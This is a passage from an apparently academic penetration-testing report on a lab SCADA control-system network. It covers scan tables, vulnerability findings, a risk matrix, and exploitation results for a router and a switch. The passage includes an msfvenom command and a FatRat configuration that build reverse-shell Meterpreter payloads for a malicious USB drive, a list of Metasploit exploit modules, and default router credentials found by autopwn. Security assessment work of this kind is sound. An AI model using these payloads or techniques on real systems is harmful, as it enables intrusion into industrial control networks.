


Figure 5.6: Legion scan configuration used to scan the control system




Figure 5.7: Typical Legion output showing open ports and detected services

Summarised Network Scanning Results

The results from scanning the control system network has been summarised in figure 5.1, from these results it is now possible to perform targeted vulnerability scans.

Description	Operating System	Port	Service	Version
Router	Linux 2.6.xx	21	ftp	vsftpd 2.0.8 or later
		23	telnet	BusyBox telnetd 1.14.0 or later
		80	http	TP-LINK TD-W8968 http admin
		139	netbios-ssn	Samba smbd 3.X - 4.X
		445	microsoft-ds	Samba smbd 3.X - 4.X
		1900	upnp	SDK for UPnP 1.6.19
		20005	btx	
		33344	netusb	TRENDnet NetUSB 1.02.47
		44906	upnp	SDK for UPnP 1.6.19
Ethernet Switch	Linux 2.6.xx	22	ssh	OpenSSH 3.9
		23	telnet	
		80	http	lighttpd
		161	snmp	SNMPv1 server
		199	smux	Linux SNMP multiplexer
Domain	Windows Server 2012	53	domain	Simple DNS Plus
		88	kerberos-sec	Windows Kerberos
		135	msrpc	Windows RPC
		139	netbios-ssn	Windows netbios-ssn
		389	ldap	Active Directory LDAP
		445	microsoft-ds	
		464	kpasswd5	
		593	http-rpc-epmap	Windows RPC
		636	Idapssl	

Description	Operating System	Port	Service	Version
		3268	globalcatLDAP	Active Directory LDAP
		3269	tcpwrapped	
		3389	ms-wbt-server	
		5985	wsman	HTTPAPI httpd 2.0
		9389	adws	.NET Message Framing
		49154	msrpc	Windows RPC
		49155	msrpc	Windows RPC
		49157	ncacn_http	Windows RPC over HTTP 1.0
		49158	msrpc	Windows RPC
		49159	msrpc	Windows RPC
		49166	msrpc	Windows RPC
		49167	msrpc	Windows RPC
		49180	msrpc	Windows RPC
		49195	msrpc	Windows RPC
SCADA Server	Windows 10	135	msrpc	Windows RPC
		137	netbios-ns	Windows netbios-ns
		139	netbios-ssn	Windows netbios-ssn
		445	microsoft-ds	
		5040	unknown	
		5481	unknown	
		27700	unknown	
		27720	unknown	
		27721	unknown	
		49664	msrpc	Windows RPC
		49665	msrpc	Windows RPC
		49666	msrpc	Windows RPC
		49667	msrpc	Windows RPC
		49668	msrpc	Windows RPC
		49669	msrpc	Windows RPC
		49670	msrpc	Windows RPC
		49671	msrpc	Windows RPC

Description	Operating System	Port	Service	Version
		49673	unknown	
SCADA Client	Windows 10	85	mit-ml-dev	
		135	msrpc	Windows RPC
		137	netbios-ns	Windows netbios-ns
		139	netbios-ssn	Windows netbios-ssn
		445	microsoft-ds	
		3389	ms-wbt-server	
		5040	unknown	Microsoft Terminal Services
		7680	pando-pub	
		27700	unknown	
		27720	unknown	
		27721	unknown	
		49664	msrpc	Windows RPC
		49665	msrpc	Windows RPC
		49666	msrpc	Windows RPC
		49667	msrpc	Windows RPC
		49668	msrpc	Windows RPC
		49669	msrpc	Windows RPC
		49670	msrpc	Windows RPC
Eng Machine	Windows 7	135	msrpc	Windows RPC
		137	netbios-ns	Windows netbios-ns
		139	netbios-ssn	Windows netbios-ssn
		445	microsoft-ds	Windows 7 - 10 microsoft-ds
		3389	ms-wbt-server	
		27700	unknown	
		27720	unknown	
		27721	unknown	
		49152	msrpc	Windows RPC
		49153	msrpc	Windows RPC

Description	Operating System	Port	Service	Version
		49154	msrpc	Windows RPC
		49155	msrpc	Windows RPC
		49167	msrpc	Windows RPC
		49173	msrpc	Windows RPC
PLC NOC Card	unknown	21	ftp	vxTarget ftpd
		80	http	Schneider-WEB 2.2.0
		161	snmp	SNMPv1 server
		502	mbap	
		44818	EtherNetIP-2	

Table 5.1: Summarised table of all scanning results

5.3 Vulnerability Scanning

Nessus

Nessus is a widely used, commercial grade network security tool. Nessus has been used within this project to detect vulnerabilities in the network. Figure 5.8 provides an overview of the Nessus interface, showing the completed scans that have been performed on the network. Figure 5.9 details all of the available scans that can be performed with Nessus, for this project the Advanced scan was used for each device. An example of the output provided by Nessus can be viewed in figure 5.10, as can be seen by the example output, vulnerabilities are scored with the most critical vulnerabilities given a score of 10. Nessus provides a very nice output with a lot of detailed information about vulnerabilities within the system. Section 5.3 provides a summary of the vulnerabilities found within the system.




Figure 5.8: The web interface provided by Nessus for network security testing




Figure 5.9: Overview of the available scans provided by Nessus




Figure 5.10: Typical Nessus output showing detected vulnerabilities within the system

Discover Scripts

Discover scripts is another tool that has been utilised for vulnerability scanning for this project. Discover scripts was surprising in the level of information it was able to gather. The output report from Discover provided all of the same network scanning information as Nmap, detailing open ports and running services. Discover goes one step further however, detailing any discovered vulnerabilities detected in the system. Figure 5.11 shows the user menu that is provided when first launching the application. The options utilised within this project for scanning this network can be viewed in figure 5.12 with the typical vulnerability section of output report displayed in figure **??**. A summary of the system vulnerabilities can be viewed in section 5.3.

Figure 5.11: Discover Scripts opening window with user scan options

Figure 5.12: Discover Scripts scan options utilised for this project

```
|_smb-vuln-ms10-061: SMB: Failed to receive bytes: TIMEOUT
| smb-vuln-ms17-010:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
```

Figure 5.13: Typical Discover Scripts output showing detected vulnerabilities within the system

Summarised Vulnerability Scanning Results

The results from performing vulnerability scans on the network have been summarised in figure 5.14. This table shows only the most critical results as there many configuration flaws that were listed in the output reports that are not necessarily vulnerabilities. These figures can be visualised in figure 5.15 which details the vulnerabilities found in each machine along with the risk score. As can be clearly seen, the "Engineering Machine" which utilises the Windows 7 operating system, contains the most vulnerabilities whilst the newer Windows 10 machines had no vulnerabilities detected.

Machine	Vulnerability	Nessus Score
Router	Microsoft Windows SMB Guest Account Local User Access	7.5
Router	MS08-067 - Microsoft Windows Server Service	9
Ethernet Switch	Not vulnerable	0
Domain Contoller	MS14-066: Vulnerability in Schannel	10
SCADA Server	Not vulnerable	0
SCADA Client	Not vulnerable	0
Engineering Machine	MS11-030: Vulnerability in DNS Resolution	10
Engineering Machine	MS14-066: Vulnerability in Schannel	10
Engineering Machine	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep)	10
Engineering Machine	MS12-020: Vulnerabilities in Remote Desktop	9.3

Figure 5.14: Summary table listing the most critical detected vulnerabilities




Figure 5.15: Bar chart detailing the most critical detected vulnerabilities

5.4 Network Exploitation & Post Exploitation Attacks

5.4.1 Overview

This section will detail the network exploitation testing that was carried out on the system. The main tool utilised for this testing was the Metasploit framework which was detailed in chapter 2. All of the vulnerabilities detected in the previous section were tested to see they would provide access to a Meterpreter Shell, tests were also carried out based on the open ports detected by the network scanners to see if there were other vulnerabilities not picked up by the scanners. There were some successful exploitations during testing, each successful exploit was given a risk score based on the severity of the system access provided. The risk matrix developed to score the exploits can be seen in section 5.4.2.

Attacks on the computers were also attempted utilsing a malicious USB drive that was infected with a virus. Two separate payloads were created and saved onto the USB, one using MSFVenom, and the other using the FatRat payload creation tool. If the user was to open one of these files, it will attempt to open a Meterpreter Shell on the Kali Linux machine. The details of the commands used to generate these two payloads can be seen in figure 5.16 and figure 5.17.

```
┌──(root💀 engineeringmachine)-[/home/tonystark]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.25.106 LPORT=5555 -f exe -a x64
-e x64/zutto_dekiru -i 1000 -n 5000 -o meterpreter_shell.exe
```

Figure 5.16: The command used to generate a malicious payload with MSFVenom

```
Generate Backdoor
+------------++-------------------------++-----------------------+
| Name       ||  Descript               || Your Input            |
+------------++-------------------------++-----------------------+
| LHOST      ||  The Listen Addres      || 192.168.25.106        |
| LPORT      ||  The Listen Ports       || 6666                  |
| OUTPUTNAME ||  The Filename output    || fatrat_shell          |
| PAYLOAD    ||  Payload To Be Used     || windows/meterpreter/reverse_tcp |
+------------++-------------------------++-----------------------+
```

Figure 5.17: The details of the payload created with FatRat

5.4.2 Risk Matrix

In order to be able to categorise the severity of any system exploiations, it was necessary to develop a risk matrix that could be applied to each situation. The risk matrix developed for this project can be seen in figure 5.18, along with definitions of each category. the risk matrix takes into account the severity of the consequence, along with the likelihood that the vulnerability would be discovered and therefore exploited.

	Catastrophic	Extreme	Major	Minor	Low
Certain	1A	1	1	2	3
Likely	1	1	2	3	4
Possible	1	2	3	4	5
Unlikely	2	3	4	5	6
Very Rare	3	4	5	6	6

Figure 5.18: Risk matrix developed to categorise exploitation system access level

- **Catastrophic:** Full system access, user can directly manipulate the process control system and also move through the network to other machines.
- **Extreme:** Full system access, user can directly manipulate the process control system but only on the local machine.
- **Major:** Some access to the system. Can view files and other system information but cant directly control the system.
- **Minor:** Can view some system information but cant control the system or access the file system.
- **Low:** No access to the system, can see information such as IP and MAC addresses.

5.4.3 Network Router

Using the information gathered in the previous scanning sections, there were some vulnerabilities detected in the router. A number of exploits were attempted on the known vulnerabilities in order to gain access into the router's CLI configuration tool. Although numerous Metasploit modules attempted, they were all unsuccessful, a summary table of the testing results for the router can been viewed in figure 5.19.

Although it wasn't possible to exploit the router directly, by utilising a tool called Routersploit it was found that the router was still configured with default credentials, meaning the username and password was never changed from the factory default. Using these credentials it was possible to gain access to the routers web based configuration interface. Although this does not allow the user to directly control the process, however they are able to impact the system by modifying IP addresses, setting up port mirroring to capture data on the network, setting up remote access just to name a few. This exploit was categorised as having a major impact and given a risk score of 2.

The command used to scan the router can be seen in figure 5.20 whilst the output of the scan detailing the default credentials can be seen in figure 5.21. The user interface and configuration options provided by the router can be viewed in figure 5.22

Machine	Vulnerability	Exploit	Result	Access Level	Risk
Router	SMB	exploit/windows/smb/smb_doublepulsar_rce	Failed	None	6
		exploit/windows/smb/webexec	Failed	None	6
		exploit/windows/smb/timbuktu_plughntcommand_bof	Failed	None	6
		exploit/windows/smb/cve_2020_0796_smbghost	Failed	None	6
		exploit/windows/smb/smb_delivery	Failed	None	6
		exploit/windows/smb/psexec	Failed	None	6
	MS08-067	exploit/windows/smb/ms08_067_netapi	Failed	None	6
	Other	scanner/autopwn	Success	Full Acess	2

Figure 5.19: Table summarising the results from the router exploit testing

```
rsf (AutoPwn) > set target 192.168.25.1
[+] target ⇒ 192.168.25.1
rsf (AutoPwn) > run
[*] Running module scanners/autopwn ...
```

Figure 5.20: The command used to obtain the router default credentials

```
[+] 192.168.25.1 Found default credentials:

  Target          Port    Service    Username    Password
  ──────          ────    ───────    ────────    ────────
  192.168.25.1    21      ftp        admin       admin

rsf (AutoPwn) >
```

Figure 5.21: Output of the Routersploit scan detailing the login credentials




Figure 5.22: The web interface for configuration of the network router

5.4.4 Ethernet Switch

The data obtained so far during testing has indicated that the Ethernet switch is not vulnerable to attack. A number of tests were still performed to see if it was there were some undetected vulnerabilities that weren't discovered in previous stages. There were indeed no critical vulnerabilities but that was one exploit that succeeded in providing additional information about the switch including configuration settings, routing settings, TCP connections and listening ports. This exploitation only provided system information and couldn't result in any direct impact to the system, if was therefore categorised as a minor impact and given a risk score of 4.

The details of the successful exploit used can be seen in figure 5.23 and the output from this exploit is detailed in figure 5.24.

Machine	Vulnerability	Exploit	Result	Access Level	Risk
Ethernet Switch	Other	scanner/snmp/snmp_enum	Success	Read Only	4

Figure 5.23: Table summarising the results from the network switch exploit testing

```
[*] System information:
Host IP                       : 192.168.25.2
Hostname                      : Thesis_Switch
Description                   : Etherwan  Managed Switch, Firmware rev: 4.02.1.5 03/10/20 13:12:06
Contact                       : -
Location                      : -
Uptime snmp                   : -
Uptime system                 : 05:37:02.00
System date                   : -

[*] Network information:

IP forwarding enabled         : no
Default TTL                   : 64
TCP segments received         : 16318
TCP segments sent             : 16318
TCP segments retrans          : 0
Input datagrams               : 16487
Delivered datagrams           : 16481
Output datagrams              : 16309

[*] Network IP:

Id                  IP Address          Netmask             Broadcast
8001                127.0.0.1           255.0.0.0           0
8008                192.168.25.2        255.255.255.0       1

[*] Routing information:

Destination         Next hop            Mask                Metric
0.0.0.0             192.168.25.1        0.0.0.0             1
127.0.0.0           0.0.0.0             255.0.0.0           0
192.168.25.0        0.0.0.0             255.255.255.0       0

[*] TCP connections and listening ports:

Local address       Local port          Remote address      Remote port         State
0.0.0.0             199                 0.0.0.0             0                   listen
127.0.0.1           705                 0.0.0.0             0                   listen
127.0.0.1           705                 127.0.0.1           43044               established
